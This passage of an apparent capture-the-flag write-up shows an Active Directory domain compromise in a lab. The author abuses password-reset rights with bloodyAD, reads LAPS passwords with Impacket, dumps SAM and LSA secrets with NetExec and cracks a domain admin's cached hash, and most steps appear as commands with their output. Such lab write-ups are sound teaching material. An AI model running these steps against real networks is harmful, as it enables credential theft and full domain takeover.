
INTRANETSVC can change the password of different users:

MARKS and PETERK are members of LAPSADMINS so let’s change their passwords:
Password Reset via bloodyAD
I changed both users passwords using UwU bloody_setpass:
[+] Using module: auxiliary/bloody_setpass
UwU Toolkit bloody_setpass > options

Module options:

Name               Current               Required   Description
------------- -------------------- ---------- ---------------------------------------------
DOMAIN        lumons.hacksmarter   yes        Domain name
NEW_PASS                           yes        New password for target
PASS          [REDACTED]     yes        Password for USER
RHOSTS        10.1.250.54          yes        Domain Controller IP
TARGET_USER                        yes        Target user to reset password
USER          INTRANETSVC          yes        Username with ACL permissions

UwU Toolkit bloody_setpass > setg NEW_PASS [REDACTED]
NEW_PASS => [REDACTED] (global)
UwU Toolkit bloody_setpass > set TARGET_USER marks
TARGET_USER => marks
UwU Toolkit bloody_setpass > run
[*] Running bloody_setpass...
[*] Target DC: 10.1.250.54
[*] Domain: lumons.hacksmarter
[*] Attacking User: INTRANETSVC
[*] Target User: marks
[*] New Password: [REDACTED]
[*] Command: bloodyAD -u INTRANETSVC -p [HIDDEN] -d lumons.hacksmarter --host 10.1.250.54 set password marks [HIDDEN]
[+] Password changed successfully!
[+] New credentials: marks:[REDACTED]
[*] Next steps:
[*] setg USER marks
[*] setg PASS [REDACTED]
[+] Module completed successfully

UwU Toolkit bloody_setpass > set TARGET_USER peterk
TARGET_USER => peterk
UwU Toolkit bloody_setpass > run
[*] Running bloody_setpass...
[*] Target DC: 10.1.250.54
[*] Domain: lumons.hacksmarter
[*] Attacking User: INTRANETSVC
[*] Target User: peterk
[*] New Password: [REDACTED]
[*] Command: bloodyAD -u INTRANETSVC -p [HIDDEN] -d lumons.hacksmarter --host 10.1.250.54 set password peterk [HIDDEN]
[+] Password changed successfully!
[+] New credentials: peterk:[REDACTED]
[*] Next steps:
[*] setg USER peterk
[*] setg PASS [REDACTED]
[+] Module completed successfully
LAPS Exploitation
WinRM Access
We can use WinRM to access INTRANET to capture the first flag:
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\MarkS\Documents> whoami
lumons\marks
*Evil-WinRM* PS C:\Users\MarkS\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
Dumping LAPS Password
Then use Impacket to dump the LAPS password:
Exegol > GetLAPSPassword.py lumons.hacksmarter/marks:[REDACTED] -dc-ip 10.1.250.54
Impacket (Exegol fork) v0.13.0.dev0+20250723.125503.b5db2dd7 - Copyright Fortra, LLC and its affiliated companies

Host       LAPS Username  LAPS Password              LAPS Password Expiration  LAPSv2
---------  ------------- -------------------------- ------------------------  ------
INTRANET$  localadmin    [REDACTED] 2026-02-22 10:23:15       True
Local Administrator Access
We can RDP as the local admin and then add marks into the admin group. I was not able to execute anything with localadmin remotely:

C:\Windows\System32>net localgroup administrators marks /add
The command completed successfully.
Domain Compromise
SAM and LSA Dump
Now we can use nxc or secretsdump to dump the SAM and LSA:
Exegol > nxc smb 10.1.188.43 -u marks -p '[REDACTED]'
SMB 10.1.188.43 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\marks:[REDACTED] (admin)

Exegol > nxc smb 10.1.188.43 -u marks -p '[REDACTED]' --sam
SMB 10.1.188.43 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\marks:[REDACTED] (admin)
SMB 10.1.188.43 445 INTRANET [*] Dumping SAM hashes
SMB 10.1.188.43 445 INTRANET Administrator:500:[HASH REDACTED]:::
SMB 10.1.188.43 445 INTRANET Guest:501:[HASH REDACTED]:::
SMB 10.1.188.43 445 INTRANET DefaultAccount:503:[HASH REDACTED]:::
SMB 10.1.188.43 445 INTRANET WDAGUtilityAccount:504:[HASH REDACTED]:::
SMB 10.1.188.43 445 INTRANET localadmin:1003:[HASH REDACTED]:::
SMB 10.1.188.43 445 INTRANET [+] Added 5 SAM hashes to the database

Exegol > nxc smb 10.1.188.43 -u marks -p '[REDACTED]' --lsa
SMB 10.1.188.43 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\marks:[REDACTED] (admin)
SMB 10.1.188.43 445 INTRANET [+] Dumping LSA secrets
SMB 10.1.188.43 445 INTRANET LUMONS.HACKSMARTER/IntranetSvc:[DCC2 HASH REDACTED]: (2026-01-23 21:46:31)
SMB 10.1.188.43 445 INTRANET LUMONS.HACKSMARTER/hellye:[DCC2 HASH REDACTED]: (2025-11-07 01:31:10)
SMB 10.1.188.43 445 INTRANET LUMONS.HACKSMARTER/harmonyc:[DCC2 HASH REDACTED]: (2026-01-23 18:13:28)
SMB 10.1.188.43 445 INTRANET LUMONS.HACKSMARTER/MarkS:[DCC2 HASH REDACTED]: (2025-10-10 00:54:05)
SMB 10.1.188.43 445 INTRANET LUMONS\INTRANET$:[MACHINE KEYS REDACTED]
SMB 10.1.188.43 445 INTRANET dpapi_machinekey:[DPAPI KEYS REDACTED]
SMB 10.1.188.43 445 INTRANET LUMONS\harmonyc:[REDACTED]
SMB 10.1.188.43 445 INTRANET [+] Dumped 12 LSA secrets to /root/.nxc/logs/lsa/INTRANET_10.1.188.43_2026-01-23_142210.secrets and /root/.nxc/logs/lsa/INTRANET_10.1.188.43_2026-01-23_142210.cached
Exegol >
DCC2 Hash Discovery
We have the DCC2 Hash for hellye who is a domain admin:
Exegol > cat hall
$DCC2$10240#hellye#[HASH REDACTED]
Cracking Domain Admin Hash
Then use hashcrack in UwU or hashcat 2100:
=== CRACKED ===
$DCC2$10240#hellye#[HASH REDACTED]:[REDACTED]
Connection to 172.17.0.1 closed.
Domain Owned

Now we can RDP as hellye and own the domain:
Key Takeaways
- Writable Shares - MDRepo with READ,WRITE enabled NTLM coercion attacks
- Command Injection - Web application ping feature lacked input sanitization
- Service Account Exposure - intranetsvc hash captured via file browser coercion
- ACL Misconfigurations - ForceChangePassword on multiple users including LAPSADMINS members
- LAPS Access - Group membership allowed reading local administrator passwords
- Cached Credentials - DCC2 hashes in LSA secrets revealed domain admin password
- Weak Passwords - Multiple accounts using crackable passwords
Tools Used
- UwU Toolkit - Penetration testing framework
- NetExec (nxc) - Network enumeration and credential testing
- Responder - LLMNR/NBT-NS/MDNS poisoner for NTLM capture
- ntlm_theft - NTLM coercion file generator
- BloodHound CE - AD attack path visualization
- bloodhound-ce.py - BloodHound data collector
- bloodyAD - AD exploitation toolkit
- Evil-WinRM - WinRM shell for Windows
- Impacket - Python library for network protocols (GetLAPSPassword.py, smbclient.py)
- Hashcat - Password cracking (modes 5600, 2100)
- Feroxbuster - Web directory enumeration